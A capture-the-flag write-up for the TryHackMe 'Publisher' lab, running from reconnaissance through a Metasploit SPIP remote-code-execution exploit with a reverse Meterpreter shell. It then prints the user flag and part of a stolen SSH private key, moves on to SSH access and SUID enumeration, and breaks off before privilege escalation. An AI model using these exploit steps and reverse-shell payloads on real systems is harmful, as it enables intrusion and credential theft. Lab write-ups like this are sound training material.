Publisher – TryHackMe

Our task is to obtain 2 flags — user and root.

Contents

1.Reconnaissance

We start by checking if the host is up.

```
root@ip-10-10-220-142:~# ping 10.10.157.57
PING 10.10.157.57 (10.10.157.57) 56(84) bytes of data.
64 bytes from 10.10.157.57: icmp_seq=1 ttl=64 time=0.871 ms
64 bytes from 10.10.157.57: icmp_seq=2 ttl=64 time=0.928 ms
^C
--- 10.10.157.57 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
rtt min/avg/max/mdev = 0.871/0.899/0.928/0.028 ms
```

The host responds, and we can access the website.

Time for an nmap scan — two ports are open: 22 and 80.


```
root@ip-10-10-220-142:~# nmap -p- 10.10.157.57
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.157.57
Host is up (0.0066s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:DD:DC:EB:80:4F (Unknown)
```

Scanning with gobuster returns some interesting subpages.


```
root@ip-10-10-220-142:~# gobuster dir -u 10.10.157.57 -w '/root/Desktop/Tools/wordli
sts/dirbuster/directory-list-2.3-medium.txt'
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.157.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.10.157.57/images/]
/spip                 (Status: 301) [Size: 311] [--> http://10.10.157.57/spip/]
/server-status        (Status: 403) [Size: 277]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
```

2.Exploit

The /images subpage has nothing interesting.




However the /spip subpage appears to be a blog/forum running the “Publisher” CMS.





In the search field I typed “ls”, but that did not return anything useful.

I continued to explore the site and found article 1.




At the bottom of the page, clicking “RSS 2.0” redirects us to the backend.






At the top in the link there is spip.php?page= — I tried various LFI payloads, but nothing worked. I noticed that when we get an “Access forbidden” error the Home button redirects us to 192.168.152.130.




This looks like a local/internal address, but trying to access it through spip.php?page=http://192.168.152.130/ gives no result.




I scanned the spip subpage with gobuster and found several interesting subpages.

```
root@ip-10-10-220-142:~# gobuster dir -u http://10.10.157.57/spip/ -w '/root/Desktop
/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.157.57/spip/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/local               (Status: 301) [Size: 317] [--> http://10.10.157.57/spip/local/
]
/vendor              (Status: 301) [Size: 318] [--> http://10.10.157.57/spip/vendor
/]
/config              (Status: 301) [Size: 318] [--> http://10.10.157.57/spip/config
/]
/tmp                 (Status: 301) [Size: 315] [--> http://10.10.157.57/spip/tmp/]
/LICENSE             (Status: 200) [Size: 35147]
/IMG                 (Status: 301) [Size: 315] [--> http://10.10.157.57/spip/IMG/]
/ecrire              (Status: 301) [Size: 318] [--> http://10.10.157.57/spip/ecrire
/]
/prive               (Status: 301) [Size: 317] [--> http://10.10.157.57/spip/prive/
]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
```

On the /local subpage we have access to config.txt, which reveals the SPIP version — 4.2.0.



For this version there are public RCE exploits.



We can use such an exploit via Metasploit.

```
msf6 > search spip

tching Modules
==============

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/multi/http/spip_bigup_unauth_rce      2024-09-06       excellent  Yes    SPIP BigUp Plugin Unauthenticated RCE
   1     \_ target: PHP In-Memory                    .                .          .      .
   2     \_ target: Unix/Linux Command Shell         .                .          .      .
   3     \_ target: Windows Command Shell            .                .          .      .
   4   exploit/multi/http/spip_porte_plume_previsu_rce 2024-08-16     excellent  Yes    SPIP Unauthenticated RCE via porte_plume Plugin
   5     \_ target: PHP In-Memory                    .                .          .      .
   6     \_ target: Unix/Linux Command Shell         .                .          .      .
   7     \_ target: Windows Command Shell            .                .          .      .
   8   exploit/multi/http/spip_connect_exec          2012-07-04       excellent  Yes    SPIP connect Parameter PHP Injection
   9     \_ target: PHP In-Memory                    .                .          .      .
   10    \_ target: Unix/Linux Command Shell         .                .          .      .
   11    \_ target: Windows Command Shell            .                .          .      .
   12  exploit/multi/http/spip_rce_form              2023-02-27       excellent  Yes    SPIP form PHP Injection
   13    \_ target: PHP In-Memory                    .                .          .      .
   14    \_ target: Unix/Linux Command Shell         .                .          .      .
   15    \_ target: Windows Command Shell            .                .          .      .


Interact with a module by name or index. For example info 15, use 15 or use exploit/multi/http/spip_rce_form
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command Shell'
```

Here, unfortunately, the AttackBox reset — only my IP changed but we continue.

We configure the exploit for our target.

```
msf6 > use 12
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/spip_rce_form) > show options

Module options (exploit/multi/http/spip_rce_form):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Path to Spip install
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.228.47     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/spip_rce_form) > set RHOSTS 10.10.157.57
RHOSTS => 10.10.157.57
msf6 exploit(multi/http/spip_rce_form) > set TARGETURI spip
TARGETURI => spip
```

The exploit works — we get a Meterpreter session.

```
msf6 exploit(multi/http/spip_rce_form) > run
[*] Started reverse TCP handler on 10.10.228.47:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable. The detected SPIP version (4.2.0) is vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2x
ARLr6toNbdfE/YV7egygXhx
[*] 10.10.157.57:80 - Attempting to exploit...
[*] Sending stage (40004 bytes) to 10.10.157.57
[*] Meterpreter session 1 opened (10.10.228.47:4444 -> 10.10.157.57:48904)
```

Time for the first flag.

```
meterpreter > cd think
meterpreter > ls
Listing: /home/think
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2025-09-05 10:31:49 +0100  .bash_history
100644/rw-r--r--  220   fil   2023-11-14 08:57:26 +0000  .bash_logout
100644/rw-r--r--  3771  fil   2023-11-14 08:57:26 +0000  .bashrc
040700/rwx------  4096  dir   2023-11-14 08:57:24 +0000  .cache
040700/rwx------  4096  dir   2023-12-08 13:07:22 +0000  .config
040700/rwx------  4096  dir   2024-02-10 21:22:33 +0000  .gnupg
040775/rwxrwxr-x  4096  dir   2024-01-10 12:46:09 +0000  .local
100644/rw-r--r--  807   fil   2023-11-14 08:57:24 +0000  .profile
020666/rw-rw-rw-  0     cha   2025-09-05 10:31:49 +0100  .python_history
040755/rwxr-xr-x  4096  dir   2024-01-10 12:54:17 +0000  .ssh
020666/rw-rw-rw-  0     cha   2025-09-05 10:31:49 +0100  .viminfo
040750/rwxr-x---  4096  dir   2023-12-20 19:05:25 +0000  spip
100644/rw-r--r--  35    fil   2024-02-10 21:20:39 +0000  user.txt

meterpreter > cat user.txt
fa229046d44eda6a3598c73ad96f4ca5
```

3.Privilege escalation

Now we need to escalate. I found an SSH key for the user think.

```
meterpreter > cd .ssh
meterpreter > ls
Listing: /home/think/.ssh
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  569   fil   2024-01-10 12:54:17 +0000  authorized_keys
100644/rw-r--r--  2602  fil   2024-01-10 12:48:14 +0000  id_rsa
100644/rw-r--r--  569   fil   2024-01-10 12:48:14 +0000  id_rsa.pub

meterpreter > cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
```

I copy it to myself, set permissions, and can SSH in as think.

```
root@ip-10-10-228-47:~# chmod 600 id_rsa
root@ip-10-10-228-47:~# ssh -i id_rsa think@10.10.157.57
The authenticity of host '10.10.157.57 (10.10.157.57)' can't be established.
ECDSA key fingerprint is SHA256:pC0Pjh+4zKf947nOcAZbEyWdRE+JeGb/m34bBRMMk58.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.157.57' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri 05 Sep 2025 10:23:56 AM UTC

  System load:  0.2               Processes:             123
  Usage of /:   75.2% of 9.75GB   Users logged in:       0
  Memory usage: 21%               IPv4 address for eth0: 10.10.157.57
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
think@ip-10-10-157-57:~$
```

We start by finding files with the SUID bit.

```
think@ip-10-10-157-57:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
think@ip-10-10-157-57:~$
```

There is an unusual file: /usr/bin/run_container. I inspected its contents using strings.

```
think@ip-10-10-157-57:/usr/sbin$ strings run_container
/lib64/ld-linux-x86-64.so.2
libc.so.6
__stack_chk_fail
execve
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
GLIBC_2.4
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
/bin/bash
/opt/run_container.sh
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8061
